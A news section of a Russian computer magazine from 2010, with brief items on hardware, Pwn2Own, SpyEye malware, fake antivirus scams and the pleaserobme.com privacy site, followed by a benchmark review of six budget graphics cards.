От 20 000 рублей\*

\*Цены могут отличаться от указанных.

**TOSHIBA**  
Leading Innovation >>>



**КИТАЙСКАЯ МОЛОДЕЖНАЯ АССОЦИАЦИЯ ПО РАЗВИТИЮ СЕТИ ПОДСЧИТАЛА, ЧТО В ПОДНЕБЕСНОЙ УЖЕ НАБРАЛОСЬ 24 МИЛЛИОНА ИНТЕРНЕТ-ЗАВИСИМЫХ.**



## ЕСЛИ ОЧЕНЬ ХОЧЕТСЯ USB 3.0

Системные платы с интерфейсами USB 3.0 и SATA 6 Гбит/с уже добрались до прилавков магазинов, и производители периферии не отстают — анонсы новых девайсов, заточенных под новые стандарты, выходят почти ежедневно. Но, что если полномасштабный апгрейд ты пока делать не собираешься, а пользоваться последними достижениями прогресса все равно хочется? В таком случае можешь обратить внимание на плату расширения GA-USB3.0 от компании Gigabyte. Карточка подключается к шине PCI-Express x1 и предоставляет в твое полное распоряжение два слота USB 3.0. От других аналогичных устройств GA-USB3.0 отличают печатная плата с двойным слоем меди и разъемы электропитания Molex, улучшающие в три раза питание подключенных к плате устройств. Цена девайса равна \$40.

## МИКРОБЛОГИ БЫЛИ, ТЕПЕРЬ МИКРОПЛАТЕЖИ

Один из создателей непотопляемого трекера The Pirate Bay Питер Сунде, запустил бета-тест своего нового проекта Flattr — сервиса социальных микроплатежей. Идея Сунде, яркого активиста и борца с копирайтерами, была проста и, вполне возможно, гениальна — он хотел упростить до максимума процесс денежного поощрения авторов любого контента, будь то музыка, стихи, кино или софт. Для этого придумана следующая схема: пользователь заводит себе аккаунт в системе Flattr и пополняет свой счет, допустим, на \$10. Авторы контента, в свою очередь, размещают у себя на сайтах, в блогах или где-то еще Flattr-кнопки. Если пользователю нравится контент, он может кликнуть по Flattr-кнопке, выразив свою признательность в финансовом эквиваленте. Да, всего одним кликом. Интересно и то, что можно кликнуть по кнопке один раз, а можно и сто, обиженным все равно не останется никто, и вот почему. Система раз в месяц будет производить расчет, сколько раз пользователь кликал по Flattr-кнопкам, и разделит сумму, находящуюся на его счету поровну, между всеми поощренными авторами. То есть, если юзер кликнул по 10 авторам, каждый из них получил \$1, если по 100 — \$0,1. Теперь главный вопрос в том, приживется ли эта схема. А идея бесспорно интересная.

## ТЕХНОЛОГИЯ NVIDIA OPTIMUS

Хорошие новости пришли из стана компании NVIDIA: похоже, нужда искать компромисс между высокой производительностью и длительным временем работы ноутбука скоро отпадет. Благодаря технологии NVIDIA Optimus пользователь получит возможность переключаться между дискретным и интегрированным графическим процессором и самостоятельно решать, что ему нужнее на текущий момент — заряд батарей или быстродействие. Сами представители NVIDIA сравнивают свою разработку с гибридными автомобилями, где в зависимости от ситуации используется электрический двигатель или двигатель внутреннего сгорания. Ноутбуки, с технологией NVIDIA Optimus на борту, появятся совсем скоро, ожидается, что одними из первых моделей станут ASUS UL50Vf, N61Jv, N71Jv, N82Jv и U30Jc.

**ОТКРОЙ  
СТРАНУ ИГР**



реклама

**СЕК С БОГИНЕЙ В GOD OF WAR III**

№ 06 | 303 | 2010  
ВТОРОЙ МАРТОВСКИЙ

ИГРЫ КАК ИСКУССТВО

**СТРАНА  
ИГР**

PC PS2 PS3 WII XBOX 360 DS PSP

RANDOM  
ENCOUNTER  
ИГРА  
ИЗ  
СЕРИИ  
"PROMETHEUS"



ЦЕНА  
**250**

# VANQUISH

НОВИНКА ОТ СОЗДАТЕЛЯ  
RESIDENT EVIL

НЕСТАНДАРТНЫЕ  
BEAT'EM UP

СИНДЗИ  
МИКАМИ

RED DEAD  
REDEMPTION

ARMY OF TWO:  
THE 40TH DAY



**УЖЕ В ПРОДАЖЕ**

ПРОСТУКИ: God of War III | Resident Evil 5 ТИТЛИК: Dark Void | Star Trek Online | Cross Edge | Halo: Reach | Heavy Rain | Global Agenda

Реклама

## ФИНАЛЬНАЯ СПЕЦИФИКАЦИЯ RADEON HD 5830

Компания AMD представила новинку — 3D графический ускоритель ATI Radeon HD 5830, и не прошло и пары дней после анонса, как в сети появилась информация о моделях от таких производителей как Gigabyte, Sapphire, XFX и так далее. Что и говорить, эту карту от AMD действительно ждали. ATI Radeon HD 5830 ориентирован в первую очередь на геймеров и по производительности займет место между моделями 5770 и 5850. Стоимостью новинка немного уступит ATI Radeon HD 5800 — цена составит около \$240. Технические характеристики таковы: карта построена на базе 40-нанометрового ядра Cypress и может похвастаться 1120 потоковыми процессорами, 56 текстурными блоками и 1 Гб памяти GDDR5. Частоты ядра и памяти равны 800 и 4000 МГц соответственно. Основными фишками и удобствами ATI Radeon HD 5830 являются поддержка DirectX 11, ATI Eyefinity, CrossFireX и ATI Stream. Исходя из соотношения мощности и цены, можно почти с полной уверенностью сказать, что Radeon HD 5830 станет популярным «народным» продуктом.




## ШКОЛА ХАКЕРОВ



## МАЛЕНЬКИЙ, ДА УДАЛЕНЬКИЙ

Если тебе для каких-то целей нужен микрокомпьютер и при этом как можно более дешевый, нужно обязательно взглянуть на новинку от компании Globalscale — GuguPlug Server. Все просто. За 99 долларов ты получаешь крохотных размеров коробочку, в которой умещается полноценный сервер на процессоре ARM: Marvell KirkWood 1.2 ГГц, 512 DDR2 800 МГц, адаптер 802.11g, Bluetooth-модуль, при этом у тебя есть гигабитный порт Ethernet, 2 USB2.0, для подключения чего пожелаешь. Система работает на специально переработанной для ARM-процессоров версии Debian с пропатченным ядром 2.6.32, а, значит, ты сможешь приспособить коробочку для чего угодно. Если одного порта Ethernet тебе мало или есть необходимость в подключении девайсов через eSATA, то можно заказать версию PLUS — она на 30 долларов дороже. Заказать девайс можно на сайте [www.globalscaletechnologies.com](http://www.globalscaletechnologies.com) и ждать отгрузки уже в конце апреля, правда, придется использовать посредника вроде [shipito.com](http://shipito.com), потому как прямой доставки в Россию нет. Но любые затраты, даже не такие большие, должны с лихвой компенсироваться малым энергопотреблением: всего 5 Ватт вместо 175 Ватт обычного десктопного компьютера.



В Китае арестованы три человека по подозрению во владении и управлении ошеломляюще успешным проектом Black Hawk Safety Net ([3800hk.com](http://3800hk.com)), при этом сам сайт сейчас находится в дауне. У этого ресурса, целиком посвященного взлому, пентесту, созданию малвари было огромное количество подписчиков, причем 12000 пользователей не скупилась на платные подписки. Всего с 12000 VIP-пользователей ресурс получил более 650000 юаней — это больше чем миллион американских баксов. Помимо трех арестов, была также осуществлена конфискация девяти серверов, пяти компьютеров и одного автомобиля. Бэкапы всех баз, впрочем, сохранились и сейчас доступны на частных китайских форумах.

ПО ДАННЫМ WIMAX FORUM, ДОСТУПОМ  
К WIMAX СЕТЯМ УЖЕ СЕГОДНЯ МОГУТ  
ВОСПОЛЬЗОВАТЬСЯ БОЛЕЕ **620** МЛН.  
ЧЕЛОВЕК, А К **2011** ГОДУ ЭТА ЦИФРА  
ДОСТИГНЕТ **1** МЛРД.



## PWN2OWN 2010

Пока разработчики Google Chrome обещают каждому наследшему серьезный баг \$1337, на конкурсе Pwn2Own, проходящем в рамках security-конференции CanSecWest в Ванкувере, можно урвать куш побольше. Мероприятие проходит уже 4-ый год подряд, и в этом году призовой фонд увеличился до \$100000. Чуть меньше половины всех поощрений — \$40000, выделяется на соревнования спloitов для браузеров (Microsoft Internet Explorer, Mozilla Firefox, Google Chrome, Apple Safari), запущенные на разных ОС (XP Vista, Windows 7, Mac OS X Snow Leopard). При этом большая часть призового фонда идет на другое направле-

ние конкурса — взлом мобильных платформ. В качестве целей предлагается Apple iPhone 3GS, RIM Blackberry Bold 9700, Nokia девайсы на базе Symbian S60 (например, E62), а также телефон Motorola на платформе Google Android. Цель во всех случаях одна — выполнение кода на удаленной системе. В прошлом году, в первый же день были представлены рабочие спloitы для Safari, Firefox и даже Internet Explorer 8, релиз которого появился за пару дней до мероприятия (отличился хакер с ником Nils — он на фото), при этом ни одной успешной атаки на телефон так и не произошло. Дерзай?

**РУССКОЯЗЫЧНЫЙ РАЗДЕЛ ВИКИПЕДИИ ВЗЯЛ ОТМЕТКУ В 500000 СТАТЕЙ! ДЛЯ СРАВНЕНИЯ: СТАТЕЙ НА АНГЛИЙСКОМ В ВИКИ ЧУТЬ БОЛЬШЕ 3-х МИЛЛИОНОВ.**



# 3 слагаемых Вашего беспроводного комфорта

**ASUS**<sup>®</sup>  
Inspiring Innovation • Persistent Perfection

## 1 Не требует специальных знаний! Быстрая настройка беспроводной сети и Internet

Утилита ASUS EZSetup/ WPS Wizard — настройка защищенной беспроводной сети и Internet-соединения за 2 минуты с предустановками для провайдеров более чем в 100 городах России

## 2 Комфортная скорость для всех приложений! Графическая настройка приоритетов

Удобное перераспределение ширины канала между такими приложениями, как голосовые программы, игры, приложения, использующие потоки аудио и видео, а также FTP и P2P



## 3 Универсальность и функциональность! Подключение USB устройств

- ASUS EZ File Sharing — личный сетевой файл-сервер с доступом через Internet
- ASUS EZ Printer Sharing — принт-сервер для поддержки одновременной печати и сканирования



### RT-N13U

Многофункциональный беспроводной маршрутизатор 802.11N

# ПАРАНОЙЯ, ПАРАНОЙЯ, А Я МАЛЕНЬКИЙ ТАКОЙ

Сайт [pleaseroobme.com](http://pleaseroobme.com) (что переводится как «пожалуйста, ограбьте меня») успел наделать много шума буквально за несколько дней работы. Дело в том, что ресурс предоставлял в открытом доступе поминутно обновляемую базу данных с адресами домов, владельцев которых сейчас нет дома. Составлялась база очень просто: данные брались все из того же открытого доступа — пользова-

тели своими руками публиковали их в Twitter. Авторы проекта сообщают, что такого масштабного общественного резонанса не ожидали, хотя и стремились именно к этому. Хотя сейчас проект и приостановлен, авторы все равно просят людей вспомнить о здоровой паранойе и задуматься — стоит ли публиковать в сети отчет о каждом своем шаге и множество личных данных.

## SCANSAFE СООБЩАЕТ, ЧТО В 2009 ГОДУ ПОЧТИ В 80% ХАКЕРСКИХ АТАК БЫЛИ ИСПОЛЬЗОВАНЫ ЗАРАЖЕННЫЕ PDF-ФАЙЛЫ.

**PLEASE ROB ME**

Listing all those empty homes out there

Check out the same results on [Twitter search](#)

**Next step**

We at Forthehack have been thinking about how we want to continue [pleaseroobme.com](http://pleaseroobme.com). It has received a lot of attention and it's time for a next step. We want to offer this website to a professional foundation, agency or company that focuses on raising awareness, helping people understand and provide answers to online privacy related issues.

If you're such a foundation, agency or company, contact us.

**More Info**

[Home](#)  
[Why](#)  
[About](#)

Made Possible By

**Forthehack**  
[Foursquare](#)  
[Twitter](#)  
[@m0nk](#)  
[@forthehack](#)

**Notice**

Hi there, all we can say is wow. The amount of attention we're getting is amazing. It's great to see that the website has been picked up by so many awesome blogs, news providers and people out there, who got our point perfectly.

[Share](#)

**Recent Empty Homes**

4 new opportunities

**@VIXENVIXENVIXEN** left home and checked in less than a minute ago. I'm at Baan Khun Lek Canteen (B1 Fl., CWT, Bangkok) <http://4sq.com/cNJ48D>

**@mosanchez** left home and checked in less than a minute ago: Battlefield @ Gamestop @ [@erik\\_querrero](http://4sq.com/d6CIDM) <http://4sq.com/d6CIDM>

**@RyoIRISAWA** left home and checked in less than a minute ago: リムテープ買った。 (@東急ハンス 渋谷店) <http://4sq.com/8VnJRK>


**@MTKONIG** left home and checked in less than a minute ago: En weer aan de bak! (@kpn tp10) <http://4sq.com/8zPmz0>

# GSM — В САМОЛЕТЕ, 4G — НА ЗЕМЛЕ

Государственная комиссия по радиочастотам 19 февраля решила выделить радиочастоты в диапазоне 1710-1785 МГц и 1805-1885 МГц для организации микросетей сотовой связи GSM на борту самолетов. Базовые станции, установленные в самолетах, будут работать только на высоте более трех тысяч метров. Если высота будет меньше, станции будут автоматически отключаться, чтобы не создавать помехи для наземных служб. Для связи с внешним миром базовые станции, подключаются к бортовой системе спутниковой связи. Подобную услугу пассажирам уже предоставляют такие авиакомпании, как Delta, Air France, Lufthansa, Emirates и другие. Одновременно с этим военным приказом до 15 марта выбрать частоты и территории Российской Федерации для тестирования LTE (Long Term Evolution) — современного мобильного протокола передачи данных. Усовершенствованная версия CDMA/UMTS теоретически может предоставить 326,4 Мбит/с на прием, и 172,8 Мбит/с на отдачу. Уже в ближайшем будущем нас ожидает война стандартов: WiMax vs. LTE, причем развертывать последний будут сотовые операторы, а это очень большой бонус. Первая в мире сеть LTE была запущена в декабре 2009 года на территории Финляндии и Норвегии.

# НАГЛОСТЬ — СЧАСТЬЕ ВИРУСМЕЙКЕРА

Мы уже рассказывали про лже-антивирусы, которые имитируют красивую, бурную деятельность по очистке компьютера. Схема проста и банальна: сначала юзеру предлагается бесплатная демо-версия, которая якобы находит на машине целый выводок всевозможной заразы, а чтобы удалить все найденное, «антивирус» просит приобрести полную версию программы. Ребята из Symantec мне рассказывали, что мошенники умудряются продавать «куклу» ничем не хуже, чем настоящие антивирусные вендоры. Лишним примером успешности такого «бизнеса» может служить беспрецедентный по своей наглости ход создателей фальшивого антивируса Live PC Care — чуваки завели настоящую техподдержку! Поразительно, но в онлайн сидит не бот, нет, ответить на вопросы испуганных пользователей будет рад живой человек. В ходе разговора такой «консультант» предсказуемо уверяет юзеров, что все очень плохо и склоняет их к мысли, что им срочно необходимо купить полную версию «антивируса» (цена вопроса обычно равна \$30-100). Просто и эффективно.




# Y2K СЛУЧИЛОСЬ, НО НА 10 ЛЕТ ПОЗЖЕ

«Если у кого-то дома есть PlayStation 3 — НЕ ВКЛЮЧАЙТЕ приставку сегодня», с таким сообщением набросился на всех коллег главный редактор «Страны игр». Помните шумиху по поводу Y2k, когда обещали массовый сбой компьютеров? Так вот это случилось, только десять лет спустя и с PS3. Из-за сбоя в системном ПО в ночь с 28 февраля на 1 марта 2010 года большинство консолей PlayStation 3 (новых Slim-версий это не коснулось), принадлежащих жителям Северной Америки, Европы (в том числе и России) и Австралии лишились возможности подключения к сетевому сервису PlayStation Network. При попытке установить соединение с PSN на экран выводится сообщение об ошибке: «An error has occurred. You have been signed out of PlayStation Network (8001050F)» — часть игр отказывалась запускаться, ругаясь на неполадку «Failed to install trophies. Please exit your game». При этом системное время сбросилось на 1 января 2000 года (попытка поменять его обратно приводила к еще одной

ошибке). Компания Sony официально рекомендовала временно отказаться от использования приставки, пообещав сделать всё возможное в течение 24 часов, — и сделала. Оказалось, что внутренние часы

консоли считали 2010 год високосным, что и привело к сбою. Проблема была быстро решена, путем смены показаний внутренних часов с 29 февраля на 1 марта.



# ВОЙНЫ РОБОТОВ

Известный тулkit Zeus давно продается на хакерских форумах и в представлении не нуждается. А вот новичок на этой сцене — SpyEye — появился в декабре 2009, но уже наделал много шума. Новый тулkit во многом повторяет Zeus, предлагая самые различные грабберы для сбора конфиденциальной инфы. Он включает билдер для создания троя с криптованным конфиg-файлом, а также консольную панель (C&C) для управления ботнетом. Все довольно стандартно, но... в последней версии (1.0.7) появилась любопытная опция «Kill Zeus». SpyEye перехватывает те же вызовы Windows API — а именно HttpSendRequestA, что используются Zeus'ом для передачи информации. В итоге, если машина одновременно заражена и SpyEye, и Zeus, то новичок может перехватывать все то, что Zeus передает своему C&C-серверу (админка, с которой рассылаются команды для ботнета) и, более того, вообще удалить постороннего троя из системы. Теперь будем ждать ответа от Zeus.



УСТАНОВКА ТЕЛЕФОНА И ИНТЕРНЕТ

**АБОНЕНТ ВСЕГДА В ВЫИГРЫШЕ!**

Специальное предложение:

**ТЕЛЕФОН + ИНТЕРНЕТ**  
ПОДКЛЮЧЕНИЕ БЕСПЛАТНО

- Подключение — в любом месте Москвы и Московской обл.
- Срок подключения в Москве — 14 дней, в Московской обл. — от 14 до 30 дней.
- Установка прямого московского телефонного номера
- Многоканальные телефонные номера
- IP-телефония
- Выделенные линии Интернет
- Корпоративные частные сети (VPN)
- Хостинг, услуги data-центра

**PM Телеком** [www.rmt.ru](http://www.rmt.ru) e-mail: [info@rmt.ru](mailto:info@rmt.ru) (495) 988-8212

Приглашаем специалистов, имеющих опыт работы в области телекоммуникаций

реклама



Sapphire  
Radeon HD  
4650



Sapphire  
Radeon HD 5750



Palit GeForce  
GT 220 Sonic

Sapphire  
Radeon HD 4650



Sapphire  
Radeon HD

Sapphire  
Radeon HD 5750



Palit GeForce  
GT 220 Sonic



Palit  
GeForce GT  
240 Sonic

# СКРОМНО, НО СО ВКУСОМ

ТЕСТИРОВАНИЕ НЕДОРОГИХ ВИДЕОПЛАТ

Не все могут и хотят платить несколько сотен долларов за видео плату. Да и не всем она нужна — старые игрушки и новые нешутеры пойдут и на менее крутом устройстве. За сотню долларов или чуть больше можно приобрести вполне приличный графический адаптер, что и доказал наш сегодняшний тест.

## ТЕХНОЛОГИИ

Что, по сути, представляет собой недорогая видео плата? Это сильно урезанный вариант топового решения, о котором все говорят и который у всех на слуху. Гораздо интереснее расписывать преимущества монстра ценой в компьютер, чем заниматься исследованием недорогого изделия. Мы рассмотрим несколько распространенных мифов о продукции NVIDIA и ATI, которые, в том числе, касаются и продукции из low-end сегмента. Параллельные вычисления и физика. Компанию ATI часто ругают за то, что у NVIDIA есть CUDA и PhysX, а у нее нет ни аналогов, ни поддержки технологий конкурента. Это полуправда, так как есть ATI Stream, являющаяся аналогом CUDA. А вот с физикой, действительно, у ATI проблемы (по крайней мере, пока).

Ширина шины. У изделий NVIDIA этот параметр может достигать 512 бит, а вот платы ATI работают на 256-битных шинах. Это так, зато они используют быструю память GDDR5, что помогает им компенсировать малую ширину шины.

Техпроцесс. Компания NVIDIA производит платы на основе 55 нм-техпроцесса, а вот ATI успешно работает на 40 нм. Это миф, так как все платы NVIDIA в нашем сегодняшнем обзоре работают именно на 40 нм компонентах.

## МЕТОДИКА ТЕСТИРОВАНИЯ


Скорее всего, из прочитанного ты уже понял, что спорить и оперировать отдельными фактами бесполезно. По сути, большинство выпадов посетителей форумов — чушь. И нет лучшего способа определить правого, чем испытать графические адаптеры и выявить победителя не на словах, а на деле. Помогают нам в выборе лучшего синтетический тест 3DMark 2003, а также игровые развлечения Red Faction: Guerrilla, Resident Evil 5 и Batman: Arkham Asylum. Финский бенчмарк запускался при дефолтных настройках, а все приложения, за исключением марсианского экшена — при максимальном качестве графики и разрешении 1680x1050 точек, но без сглаживания, анизотропной

## ТЕСТИРУЕМОЕ ОБОРУДОВАНИЕ:

PALIT GEFORCE GT 220  
PALIT GEFORCE GT 220 SONIC  
PALIT GEFORCE GT 240 SONIC  
SAPPHIRE RADEON HD 4650  
SAPPHIRE RADEON HD 4670 ULTIMATE  
SAPPHIRE RADEON HD 5750

фильтрации и физики. В Red Faction: Guerrilla было выбрано разрешение 1280x1024 пикселей, ибо шутер довольно сильно нагружает систему. Учитывая то, что при покупке бюджетного устройства крайне высокую роль играет соотношение его возможностей и цены, мы построили специальную диаграмму, на которой хорошо видна взаимосвязь этих параметров.


## BATMAN: ARKHAM ASYLUM, FPS



Самая продвинутая плата на чипе NVIDIA побеждает за счет оптимизации игры именно под чипы этого производителя

Palit GeForce  
GT 220 Sonic

**ТЕМПЕРАТУРА**



Платы демонстрируют большую разницу температур в простое и при нагрузке

Sapphire  
Radeon HD 5750

Sapphire  
Radeon HD 5750



**PALIT GEFORCE  
GT 220**

1800 руб.

**ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:**

- ТЕХПРОЦЕСС, нм: 40
- ЧАСТОТА ЯДРА, МГц: 635
- ЧАСТОТА ПАМЯТИ, МГц: 800
- ТИП ПАМЯТИ: DDR2
- ОБЪЕМ ПАМЯТИ, МБ: 512
- ШИНА ПАМЯТИ, БИТ: 128
- ИНТЕРФЕЙС: PCI EXPRESS 2.0
- DIRECTX: 10.1



Небольшая и недорогая плата на основе чипа NVIDIA GeForce GT 220. Небольшие размеры позволят разместить ее практически в любом корпусе, что дает возможность модернизировать ею старые ПК, системная плата которых, тем не менее, должна быть оснащена разъемом PCI-E. На ней, помимо современных разъемов DVI и HDMI присутствует и VGA, что, опять же, плюс, при установке в старенький компьютер. Из приятных моментов стоит отметить небольшой заводской оверклокинг — инженеры Palit подняли тактовые частоты памяти и процессора на 10 МГц по сравнению с базовой версией чипа. Как говорится, пустячок, а приятно. Хотя плата оснащена небольшим вентилятором и имеет слегка повышенные частоты, она ни разу не нагрелась выше 51 градуса по Цельсию.



Установив память типа DDR2 производитель, конечно, сэкономил и снизил стоимость платы, но вот ее производительность от этого явно не выиграла. Свою роль сыграл и не самый производительный чипсет. В общем, не самая высокая цена объясняется не самой высокой производительностью.

**PALIT GEFORCE  
GT 220 SONIC**



**ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:**

- ТЕХПРОЦЕСС, нм: 40
- ЧАСТОТА ЯДРА, МГц: 650
- ЧАСТОТА ПАМЯТИ, МГц: 900
- ТИП ПАМЯТИ: GDDR3
- ОБЪЕМ ПАМЯТИ, МБ: 512
- ШИНА ПАМЯТИ, БИТ: 128
- ИНТЕРФЕЙС: PCI EXPRESS 2.0
- DIRECTX: 10.1




Слово "Sonic" в названии указывает на серьезный апгрейд устройства. В данной видеоплате компания исправила все ошибки и недоработки, имеющиеся в Palit GeForce GT 220. Во-первых, изменился тип памяти — теперь это более быстрая и современная GDDR3, которая больше не является узким местом системы, ограничивая ее производительность. Во-вторых, чип и память разогнаны не на жалкие 10 МГц а до 650 и 900 МГц, соответственно (это хороший показатель, с учетом базовых 625 и 790 МГц). Несмотря на то, что референсная плата оснащается одним гигабайтом памяти, Palit оставила своему детищу только половину этого объема. В принципе, неплохое решение, так как 128-битная шина памяти вряд ли позволила бы прочувствовать всю прелесть 1 Гб видео-ОЗУ, зато цену устройства такой ход снизил. Из разъемов на плате присутствуют VGA, HDMI и DVI. Цена возросла совсем ненамного, несмотря на массу улучшений.




Недостатком устройства является его система охлаждения. Когда нагрузка на плату была высокой, звук от кулера крайне раздражающе шумел.

2000 руб.

**ПРОИЗВОДИТЕЛЬНОСТЬ\ЦЕНА**



Соотношение цены и производительности графических плат



**PALIT GEFORCE GT 240 Sonic**

**ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:**

- ТЕХПРОЦЕСС, нм: 40
- ЧАСТОТА ЯДРА, МГц: 585
- ЧАСТОТА ПАМЯТИ, МГц: 945
- ТИП ПАМЯТИ: GDDR5
- ОБЪЕМ ПАМЯТИ, МБ: 1024
- ШИНА ПАМЯТИ, БИТ: 128
- ИНТЕРФЕЙС: PCI EXPRESS 2.0
- DIRECTX: 10.1

**3500 руб.**




Самая производительная видеоплата на самом продвинутом чипе NVIDIA в нашем сегодняшнем обзоре. Как и полагается самому продвинутому девайсу, она оснащена целым гигабайтом видеопамяти GDDR5, что не может не радовать пользователей и не сказаться самым положительным образом на скорости работы. Добавление слова Sonic в название объясняет небольшой оверклокинг памяти (на 95 МГц) и чипсета (на 35 МГц), что тоже положительно повлияло на результаты тестов. В итоге, данная плата уступила только топовой плате на чипсете ATI Radeon — Sapphire Radeon HD 5750. Из других достоинств устройства стоит выделить систему охлаждения, которая не просто хорошо справляется со своими обязанностями, но и делает это практически бесшумно.



Но за все это приходится платить свою цену — система охлаждения занимает два слота, так же, как у устройств верхнего ценового диапазона, что следует обязательно учесть при покупке этой платы, иначе каким-то девайсам в системном блоке придется потесниться.

**RESIDENT EVIL 5, FPS**



Половина плат показала вполне себе неплохой результат.



**SAPPHIRE RADEON HD 4650**

**ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:**

- ТЕХПРОЦЕСС, нм: 55
- ЧАСТОТА ЯДРА, МГц: 600
- ЧАСТОТА ПАМЯТИ, МГц: 700
- ТИП ПАМЯТИ: GDDR3
- ОБЪЕМ ПАМЯТИ, МБ: 512
- ШИНА ПАМЯТИ, БИТ: 128
- ИНТЕРФЕЙС: PCI EXPRESS 2.0
- DIRECTX: 10.1

**1700 руб.**




Если тебе не нравятся маленькие устройства, потому что они, по твоему мнению, не могут работать быстро, то эта плата создана для тебя. Несмотря на принадлежность к сегменту low-end, плата имеет довольно большие габариты. Возможно, благодаря этому, имея невысокую цену, видеоплата Sapphire Radeon HD 4650 показала очень хорошие результаты в двух наших тестовых играх. Плата несет на борту порты HDMI, VGA и DVI, что открывает обширные просторы для подключения разнообразных устройств. К достоинствам стоит отнести и довольно производительную систему охлаждения.



К сожалению, у платы есть и недостатки. К ним, в частности, следует отнести очень низкую производительность в игре Red Faction: Guerrilla. При большой нагрузке система охлаждения начинает издавать очень громкий шум. Габариты устройства велики, профиль его высок, поэтому перед тем, как покупать данный девайс, хорошенько проверь свой корпус на предмет свободного места.

